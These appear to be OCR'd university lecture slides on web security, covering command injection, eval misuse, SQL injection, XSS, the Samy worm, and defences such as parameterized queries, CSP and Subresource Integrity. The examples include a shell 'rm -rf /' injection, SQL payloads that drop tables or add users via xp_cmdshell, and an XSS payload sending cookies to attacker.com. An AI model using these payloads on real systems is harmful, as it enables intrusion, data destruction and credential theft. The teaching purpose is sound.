Incorrect:

```
import subprocess, sys
cmd = "head -n 100 %s" % sys.arv[1] // nothing prevents adding ; rm -rf /
subprocess.check_output(cmd, shell=True)
```

Correct:

```
import subprocess, sys
subprocess.check_output(["head", "-n", "100", sys.argv[1]])
```

(Almost) never need to use eval!

(Almost) never need to use eval!

Eval is used to evaluate input and provide output

```
expression = 'x*2'
print(expression)

x = 3

result = eval(expression)
print(result)
```

```
x*2
6
```

(Almost) never need to use eval!

It can be used maliciously when other types of evaluations are requested

```
def getsecretkeyfunc():
  return "nvhywrwesdbfhyh"

def math_solver():
  # get equation from user
  expression = input("Provide the function:")

  # get value of x from user
  x = input("Provide the value of x:")

  # print result of expression evaluated
  print("result:", eval(expression))

math_solver()
```

Provide the function:
getsecretkeyfunc()

Provide the value of x:0


result: nvhywrwesdbfhyh

…Node.js

VULNERABILITY	AFFECTS	TYPE	PUBLISHED
M Regular Expression Denial of Service (ReDoS)	codemirror <5.58.2	npm	30 Oct, 2020
H Server-side Request Forgery (SSRF)	strapi <3.2.5	npm	29 Oct, 2020
H Path Traversal	browserless-chrome *	npm	29 Oct, 2020
M Path Traversal	droppy *	npm	29 Oct, 2020
H Command Injection	systeminformation <4.26.2	npm	28 Oct, 2020
H Signature Validation Bypass	xml-crypto <2.0.0	npm	28 Oct, 2020
H Command Injection	gfc *	npm	28 Oct, 2020
H Regular Expression Denial of Service (ReDoS)	dat.gui *	npm	27 Oct, 2020
M Prototype Pollution	nested-property <3.0.0	npm	27 Oct, 2020
M Denial of Service (DoS)	http-live-simulator *	npm	27 Oct, 2020
H Regular Expression Denial of Service (ReDoS)	trim *	npm	27 Oct, 2020
H Cross-site Scripting (XSS)	grapesjs *	npm	27 Oct, 2020
H Command Injection	create-git <1.0.0-2	npm	27 Oct, 2020
H Command Injection	systeminformation <4.27.11	npm	26 Oct, 2020
H XML External Entity (XXE) Injection	jstoxml <2.0.0	npm	26 Oct, 2020
M Prototype Pollution	pathval *	npm	25 Oct, 2020
H Cross-site Request Forgery (CSRF)	mountebank <2.3.3	npm	25 Oct, 2020
M Regular Expression Denial of Service (ReDoS)	locutus *	npm	23 Oct, 2020
M Improper Authorization	strapi-plugin-content-type-builder <3.2.5	npm	23 Oct, 2020
H Cross-site Scripting (XSS)	strapi-plugin-content-manager <3.2.5	npm	23 Oct, 2020

… PHP

Hypertext Preprocessor



Code Injection

Most high-level languages have ways of executing code directly. E.g., Node.js web applications have access to the all powerful eval (and friends).

Incorrect:

```
var preTax = eval(req.body.preTax);
var afterTax = eval(req.body.afterTax);
var roth = eval(req.body.roth);
```

Correct:

```
var preTax = parseInt(req.body.preTax);
var afterTax = parseInt(req.body.afterTax);
var roth = parseInt(req.body.roth);
```

(Almost) never need to use eval!

SQL Injection (SQLi)


Last example focused on *shell* injection

Injection oftentimes occurs when developers try to build SQL queries that use user-provided data

SQL basics

- Structured query language (SQL)
- Example:
    - SELECT * FROM books WHERE price > 100.00 ORDER BY title

    Get all the books that are less than $100 and order the output by title
- Also, be aware:
    - Logical expression with AND, OR, NOT
    - Two dashes (--) indicates a comment (until end of line)
    - Semicolon (;) is a statement terminator


Search or enter website name
Sign In
Username
Password
Forgot Username / Password?
SIGN IN
Don't have an account?
SIGN UP NOW

Insecure Login Checking

Sample PHP:

```
$login = $_POST['login'];
$sql = "SELECT id FROM users WHERE username = '$login'";
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
  // success
}
```

Insecure Login Checking

Normal Input: ($_POST["login"] = “alice")

```
$login = $_POST['login'];

$sql = "SELECT id FROM users WHERE username = '$login'";

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
  // success
}
```

Insecure Login Checking

Normal Input: ($_POST["login"] = “alice")

```
$login = $_POST['login'];
   login = 'alice'
$sql = "SELECT id FROM users WHERE username = '$login'";
   sql = "SELECT id FROM users WHERE username = 'alice'"
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Insecure Login Checking

Adversarial Input: ($_POST["login"] = “alice'")

```
$sql = "SELECT id FROM users WHERE username = '$login'";

$rs = $db->executeQuery($sql);
```

Insecure Login Checking

Adversarial Input: ($_POST["login"] = “alice'")

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = 'alice''
$rs = $db->executeQuery($sql);
```

Insecure Login Checking

Adversarial Input: ($_POST["login"] = "alice'")

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = 'alice''
$rs = $db->executeQuery($sql);
// error occurs (syntax error)
```

Building An Attack

Adversarial Input: "alice'--" -- this is a comment in SQL

```
--Select all: (SQL)

# Select all: (Python_
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";

$rs = $db->executeQuery($sql);
if $rs.count > 0 {

  // success
}
```

Building An Attack


Adversarial Input: **"alice'--"** -- this is a comment in SQL

```
$sql = "SELECT id FROM users WHERE username = '$login'";

$rs = $db->executeQuery($sql);
if $rs.count > 0 {

  // success
}
```

Building An Attack

Adversarial Input: **"alice'--"** -- this is a comment in SQL

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = 'alice'--'
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```



Building An Attack

Adversarial Input: "'--" -- this is a comment in SQL

```
$login = $_POST[‘login'];

$sql = "SELECT id FROM users WHERE username = '$login'";

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
  // success
}
```

Building An Attack

Adversarial Input: "'--" *-- this is a comment in SQL*

```
$login = $_POST['login'];
  login = '--'
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = '--'
$rs = $db->executeQuery($sql);
if $rs.count > 0 { <- fails because no users found
   // success
}
```

Building An Attack

Adversarial Input: "'--" *-- this is a comment in SQL*

```
$login = $_POST['login'];
  login = '--'
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = '--'
$rs = $db->executeQuery($sql);
if $rs.count > 0 { <- fails because no users found
   // success
}
```

Building An Attack

Adversarial Input: "' or 1=1 --" -- this is a comment in SQL

```
$login = $_POST[‘login'];
  login = '' or 1=1 --'
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = '' or 1=1 --'
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Building An Attack

Adversarial Input: "' or 1=1 --" -- this is a comment in SQL

```
$login = $_POST['login'];
  login = '' or 1=1 --'
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = '' or 1=1 --'
$rs = $db->executeQuery($sql);

if $rs.count > 0 { <- succeeds. Query finds *all* users
Returns ALL rows from the "users" table, since or 1=1 is always TRUE
  // success
}
```

Turning it into an attack

; indicates a SQL batch or two or more SQL statements that we've grouped together

Adversarial Input: "'; drop table users --"

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = ''; drop table users --'
$rs = $db->executeQuery($sql);
```

Turning it into command injection

SQL server lets you run arbitrary system commands!

xp_cmdshell (Transact-SQL)

Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text.

Turning it into command injection

Adversarial Input: "'; exec xp_cmdshell 'net user add bad455 badpwd'--"

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
SELECT id FROM users WHERE
username = '';
exec xp_cmdshell 'net user add bad455
badpwd'--'
```

```
$rs =
$db->executeQuery($sql);
```


HealthCare.gov
Learn
Get Insurance
Log in
Español
Individuals & Families
Small Businesses
All Topics
SEARCH
;select * from users
;show tables;
;show tables; --
;premium payments
;select * from *;
; grant
; rehabilitative and habilitative
; show tables
Improving
HealthCare.gov
The Health Insurance Marketplace online application isn't available from a
we make improvements. Additional down times may be possible as we wo
and the Marketplace call center remain available during these hours.
Find health coverage that works for you
Get quality coverage at a price you can afford.
Open enrollment in the Health Insurance Marketplace continues until March 31, 2014.
APPLY ONLINE
APPLY BY PHONE
4 Ways to Get Ma Coverage
SEE PLANS AND PRICES IN YOUR AREA
SEE PLANS NOW
Get covered: A one-
Find out if you
See 4 ways you can
Get in-person help in
Call 1-800-318-2596

Preventing SQL Injection

Never, ever, ever, build SQL commands yourself!

Use:


- Parameterized/Prepared Statements
- ORMs (Object Relational Mappers)

NoSQL databases are vulnerable to similar attacks (e.g., object injections)

Parameterized SQL: Separate Code and Data

Parameterized SQL allows you to pass in query separately from arguments

```
sql = "SELECT * FROM users WHERE email = ?"
cursor.execute(sql, [‘nadiah@cs.ucsd.edu’])

sql = “INSERT INTO users(name, email) VALUES(?,?)”
cursor.execute(sql, [‘Deian Stefan', ‘deian@cs.ucsd.edu’])
```



Values are sent to server separately from command. Library doesn’t need to try to escape


Benefit: Server will automatically handle escaping data

Extra Benefit: parameterized queries are typically *faster* because server can cache
the query plan

ORMs

Object Relational Mappers (ORM) provide an interface between native objects and relational databases

```
class User(DBObject):
    __id__ = Column(Integer, primary_key=True)
    name = Column(String(255))
    email = Column(String(255), unique=True)

users = User.query(email='nadiah@cs.ucsd.edu')
session.add(User(email='deian@cs.ucsd.edu', name='Deian Stefan')
session.commit()
```



Underlying driver turns OO code into prepared SQL queries.

Added bonus: can change underlying database without changing app code.
From SQLite3, to MySQL, MicrosoftSQL, to No-SQL backends!

Injection Summary

Injection attacks occur when un-sanitized user input ends up as code (shell command, argument to eval, or SQL statement).

This remains a tremendous problem today

Do not try to manually sanitize user input. You **will not** get it right.

Simple, foolproof solution is to use safe interfaces (e.g., parameterized SQL)

Client-side injection or Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

Cross Site Scripting: Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

Command/SQL Injection	Cross Site Scripting
attacker's malicious code is executed on victim's server	attacker's malicious code is executed on victim's browser

Search Example

https://google.com/search?q=<search term>

```
<html>
   <title>Search Results</title>
   <body
   > <h1>Results for <?php echo $_GET["q"] ?></h1>
   </body>
</html>
```

Search Example

https://google.com/search?q=apple

```
<html>
  <title>Search Results</title>
  <body
  > <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Search Example

https://google.com/search?q=<script>alert(“hello world”)</script>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello world”)</script></h1>
  </body>
</html>
```

Search Example

https://google.com/search?
q=<script>window.open(http://attacker.com? ... document.cookie ...)</script>

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>window.open(http://attacker.com? ...
  </body>    cookie=document.cookie ...)</script></h1>
</html>
```

Types of XSS

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

Reflected XSS. The attack script is reflected back to the user as part of a page from the victim site.

Stored XSS. The attacker stores the malicious code in a resource managed by the web application, such as a database.

Reflected Example

Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website.

Injected code (included in URL) redirected PayPal visitors to a page warning users their accounts had been compromised.

Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Samy Worm

Samy Kamkar found a way to bypass checks in MySpace* site and was able to inject JavaScript onto his page.

XSS-based worm that spread on MySpace. It would display the string "*but most of all, samy is my hero*" on a victim's MySpace profile page as well as send Samy a friend request.

In 20 hours, it spread to one million users.

*MySpace is like TikTok but from 16 years ago

Samy Worm

MySpace allowed users to post HTML to their pages.
Filtered out

<script>, <body>, onclick, <a href=javascript://>

Missed one. You can run JavaScript inside of
CSS tags.

Example (Sammy Worm - Myspace)

samy.pl/myspace

10/04, 12:34 pm: You have **73** friends.
I decided to release my little popularity program. I'm going to be famous...among my friends.

1 hour later, 1:30 am: You have **73** friends and **1** friend request.
One of my friends' girlfriend looks at my profile. She's obviously checking me out. I approve her inadvertent friend request and go to bed grinning.

7 hours later, 8:35 am: You have **74** friends and **221** friend requests.
Woah. I did not expect this much. I'm surprised it even worked.. 200 people have been infected in 8 hours. That means I'll have 600 new friends added every day. Woah.

1 hour later, 9:30 am: You have **74** friends and **480** friend requests.
Oh wait, it's exponential, isn't it. Oops.

1 hour later, 10:30 am: You have **518** friends and **561** friend requests.
Oh no. I'm getting messages from people pissed off that I'm their friend when they didn't add me. I'm also getting emails saying "Hey, how did you get onto my myspace....not that I mind, you're hot". From guys. But more girls than guys. This actually isn't so bad. The girls part.

3 hours later, 1:30 pm: You have **2,503** friends and **6,373** friend requests.
I'm canceling my account. This has gotten out of control. People are messaging me saying they've reported me for "hacking" them due to my name being in their "heroes" list. Man, I rock. Back to my worries. People are also emailing me telling me their IM names so that I'll chat with them. Cool. Back to my worries. Apparently people are getting pissed because they delete me from their friends list, view someone else's page or even their own and get re-infected immediately with me. I rule. I hope no one sues me.

I haven't been worried about anything in years, but today I was actually afraid of the unknown. Afraid of myspace? No, afraid of FOX's legal department. If you're not aware already, myspace was purchased by FOX only a few weeks back for 580 million dollars. Not online myspace dollars, but actual cash money. He could have FOX come after me. I don't want FOX after me.

I spend the rest of the day working, trying to get the ideas of what could happen out of my head. I have my girlfriend visit me for lunch to say our goodbyes. I'm going to the big house. I could hear it then, "mr samy, you are hereby sentenced to an $800,000 fine and 3 years in jail for getting way too many friends on myspace and causing psychological damage to girls who thought they were your friends until you cancelled your account."

5 hours later, 6:20 pm: I timidly go to my profile to view the friend requests. **2,503** friends. **917,084** friend requests.
I refresh three seconds later. **918,268**. I refresh three seconds later. **919,664** (screenshot below). A few minutes later, I refresh. **1,005,831**.

It's official. I'm popular.

I have hit 1,000,000+ users. In less than 20 hours. Every request is from a unique, living, and logged in user. I refresh once more and now see nothing but a message that my profile is down for maintenance. I messed up, didn't I. I'm now more afraid and decide I am never doing anything even near illegal ever again. To get my mind off of everything, I begin downloading a copy of the latest Nip/Tuck episode.

1 hour later, 7:05 pm: A friend tells me that they can't see their profile. Or anyone else's profile. Or any bulletin boards. Or any groups. Or their friends requests. Or their friends. Nothing on myspace works. Messages are everywhere stating that myspace is down for maintenance and that the entire myspace crew is there working on it. I ponder whether I should drive over to their office and apologize. Another attempt to free my mind of worry, I go back to watching some episodes of The OC which I downloaded a few days earlier. File sharing rocks.

2.5 hours later, 9:30 pm: I'm told that everything on myspace seems to be working again. My girlfriend's profile, along with many, many others, still say "samy is my hero", however the actual self-propagating program is gone. I'm relieved that it's back up as they can't claim damages for any downtime past this second if everything is in fact working properly.

10 minutes later, 9:40 pm: I haven't heard from anyone at myspace or FOX. A few minutes later, my girlfriend calls, I pick up, and she says to me, "you're my hero". I don't actually get it until about three hours later.

Postmortem:

I'm still waiting for myspace or FOX to contact me. I'm sorry myspace and FOX. I love you guys, all the great things myspace provides, and all the great shows FOX has, my favorite being Nip/Tuck.

Oh wait, Nip/Tuck is FX? My bad, but FOX, I'm sure you still have some good stuff. But maybe you should start picking up Nip/Tuck reruns? Just a thought. I'm kidding! Please don't sue me.

Samy Worm

Kamar was raided by the Secret Service

Pled guilty to felony charge ($20K fine, 3 years probation, 720hrs service)

Preventing XSS: Filtering and Sanitizing

For a long time, the only way to prevent XSS attacks was to try to filter out malicious content.

Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.

Adopt a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete

Filtering is Really Hard

Large number of ways to call JavaScript and to escape content

URI Scheme: <img src="javascript:alert(document.cookie);">

Event Handers: onSubmit, OnError, onSyncRestored, … (there's ~105)

Samy Worm: CSS

Tremendous number of ways of encoding content

<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>

Google XSS Filter Evasion!

Filters that Change Content

Filter Action: filter out <script

Attempt 1: <script src= "…">

Attempt 2:

Filters that Change Content

Filter Action: filter out <script

Attempt 1: <script src= "…">

src="…"

Attempt 2:

Filters that Change Content

Filter Action: filter out <script

Attempt 1: <script src= "…">

src="…"

Attempt 2: <scr<scriptipt src="..."

<script src="...">

Filters that Change Content

Today, web frameworks take care of filtering out malicious input*

Do not roll your own.

WordPress 5.2.3 Security and Maintenance Release

Posted September 5, 2019 by Jake Spurlock. Filed under Releases, Security.

WordPress 5.2.3 is now available!

This security and maintenance release features 29 fixes and enhancements. Plus, it adds a number of security fixes—see the list below.

These bugs affect WordPress versions 5.2.2 and earlier; version 5.2.3 fixes them, so you'll want to upgrade.

If you haven't yet updated to 5.2, there are also updated versions of 5.0 and earlier that fix the bugs for you.

Security Updates

- Props to Simon Scannell of RIPS Technologies for finding and disclosing two issues. The first, a cross-site scripting (XSS) vulnerability found in post previews by contributors. The second was a cross-site scripting vulnerability in stored comments.
- Props to Tim Coen for disclosing an issue where validation and sanitization of a URL could lead to an open redirect.
- Props to Anshul Jain for disclosing reflected cross-site scripting during media uploads.
- Props to Zhouyuan Yang of Fortinet's FortiGuard Labs who disclosed a vulnerability for cross-site scripting (XSS) in shortcode previews.
- Props to Ian Dunn of the Core Security Team for finding and disclosing a case where reflected cross-site scripting could be found in the dashboard.
- Props to Soroush Dalili (@irsdl) from NCC Group for disclosing an issue with URL sanitization that can lead to cross-site scripting (XSS) attacks.
- In addition to the above changes, we are also updating jQuery on older versions of WordPress. This change was added in 5.2.1 and is now being brought to older versions.

WordPress 5.4.2 Security and Maintenance Release

Posted June 10, 2020 by Jake Spurlock. Filed under Releases, Security.

WordPress 5.4.2 is now available!

This security and maintenance release features 23 fixes and enhancements. Plus, it adds a number of security fixes—see the list below.

These bugs affect WordPress versions 5.4.1 and earlier; version 5.4.2 fixes them, so you'll want to upgrade.

If you haven't yet updated to 5.4, there are also updated versions of 5.3 and earlier that fix the bugs for you.

Security Updates

WordPress versions 5.4 and earlier are affected by the following bugs, which are fixed in version 5.4.2. If you haven't yet updated to 5.4, there are also updated versions of 5.3 and earlier that fix the security issues.

- Props to Sam Thomas (jazzy2fives) for finding an XSS issue where authenticated users with low privileges are able to add JavaScript to posts in the block editor.
- Props to Luigi – (gubello.me) for discovering an XSS issue where authenticated users with upload permissions are able to add JavaScript to media files.
- Props to Ben Bidner of the WordPress Security Team for finding an open redirect issue in *wp_validate_redirect()*.
- Props to Nrimo Ing Pandum for finding an authenticated XSS issue via theme uploads.
- Props to Simon Scannell of RIPS Technologies for finding an issue where *set-screen-option* can be misused by plugins leading to privilege escalation.
- Props to Carolina Nymark for discovering an issue where comments from password-protected posts and pages could be displayed under certain conditions.

WordPress 5.8.1 Security and Maintenance Release

Posted September 9, 2021 by Jonathan Desrosiers. Filed under Releases, Security.

WordPress 5.8.1 is now available!

This security and maintenance release features 60 bug fixes in addition to 3 security fixes. Because this is a **security release**, it is recommended that you update your sites immediately. All versions since WordPress 5.4 have also been updated.

WordPress 5.8.1 is a short-cycle security and maintenance release. The next major release will be version 5.9.

You can download WordPress 5.8.1 by downloading from WordPress.org, or visit your Dashboard → Updates and click Update Now.

If you have sites that support automatic background updates, they've already started the update process.

Security Updates

3 security issues affect WordPress versions between 5.4 and 5.8. If you haven't yet updated to 5.8, all WordPress versions since 5.4 have also been updated to fix the following security issues:

- Props @mdawaffe, member of the WordPress Security Team for their work fixing a data exposure vulnerability within the REST API.
- Props to Michał Bentkowski of Securitum for reporting a XSS vulnerability in the block editor.
- The Lodash library has been updated to version 4.17.21 in each branch to incorporate upstream security fixes.

In addition to these issues, the security team would like to thank the following people for reporting vulnerabilities during the WordPress 5.8 beta testing period, allowing them to be fixed prior to release:

- Props Evan Ricafort for reporting a XSS vulnerability in the block editor discovered during the 5.8 release's beta period.
- Props Steve Henty for reporting a privilege escalation issue in the block editor.

Content Security Policy

CSP allows for server administrators to eliminate XSS attacks by specifying the domains that the browser should consider to be valid sources of executable scripts.

Browser will only execute scripts loaded in source files received from approved domains, ignoring all other scripts (including inline scripts and event-handling HTML attributes).

Example CSP 1

Example: content can only be loaded from same domain; no inline scripts

Content-Security-Policy: default-src 'self'

Example CSP 2

Allow:

- include images from any origin in their own content
- restrict audio or video media to trusted providers
- only allow scripts from a specific server that hosts trusted code; no inline scripts

Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com; script-src userscripts.example.com

Content Security Policy

Administrator serves Content Security Policy via:

HTTP Header

Content-Security-Policy: default-src 'self'

Meta HTML Object

<meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*; child-src 'none';">

Still Not Enough

- Rendering is not solely done server-side. User-controlled data is also handled client side (especially for modern apps that use the server as a simple database and do most of the rendering client side).
- Need to deal with another type of XSS: DOM-based XSS

Global Search Example

/search?default=French

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
 <select>
  <script>
  const href = document.location.href;
  document.write(“<option value=1>” + href.substring(href.indexOf(“default=“)+8) + "</option>");
  document.write("<option value=2>English</option>");
  </script>
 </select>
...
  </body>
</html>
```

Global Search Example

/search?default=French

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
  <select>
   <option value=1>French</option>
   <option value=2>English</option>
  </select>
...
  </body>
</html>
```

Global Search Example

/search?default=<script>alert(“hello world”)</script>

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
  <select>
   <option value=1><script>alert(“hello world”)</script></option>
   <option value=2>English</option>
  </select>
...
  </body>
</html>
```

Trusted Types

- Instead of allowing arbitrary strings to end up in sinks like **document.write** and **innerHTML**, only allow values that have been sanitized/filtered.
  Trusted values don’t have type String, they have type TrustedHTML.
- Restrict the creation of values that have this type to small trusted code.

```
const templatePolicy = TrustedTypes.createPolicy('template', {
  createHTML: (templateId) => {
    const tpl = templateId;
    if (/^[a-z-]$/.test(tpl)) {
      return `<option value=“1">${tpl}</option>`;
    }
    throw new TypeError();
  }
});
```

Trusted Types

- Instead of allowing arbitrary strings to end up in sinks like **document.write** and **innerHTML**, only allow values that have been sanitized/filtered. Trusted valu… L.
- Restrict the … code.

```
const te…
  create…
    cons…
    if (/^[…
      retu…
    }
    throw…
  }
});
```

Better. Not great. Still need to get your sanitization/filtering function right.

Using untrusted/vulnerable components

Third Party Content Safety

Question: how do you safely load an object from a third party service?

```
<script
  src="https://code.jquery.com/jquery-3.
  4.0.js"
</script>
```

Problem: if **code.jquery.com** is compromised, your site is too

Libraries can be backdoored

2013: MaxCDN, which hosted bootstrapcdn.com, was compromised

MaxCDN had laid off a support engineer having access to the servers where BootstrapCDN runs. The credentials of the support engineer were not properly revoked. The attackers had gained access to these credentials.

Bootstrap JavaScript was modified to serve an exploit toolkit

(Server side too: .)

Popular npm Project Used by Millions Hijacked in Supply-Chain Attack

October 25, 2021 By Ax Sharma

Sub Resource Integrity (SRI)

Idea: Specify hash of script you think you're loading and let browser verify it

```
<script
  src="https://code.jquery.com/jquery-3.4.0.min.js"
  integrity="sha256-BJeo0qm959uMBGb65z40ejJYGSgR7REI4+CW1fNKwOg="
</script>
```

What if that content is an ad?

Problem: You don’t necessarily know the ad source ahead of time. Can you just put it in an iframe? Is this enough?

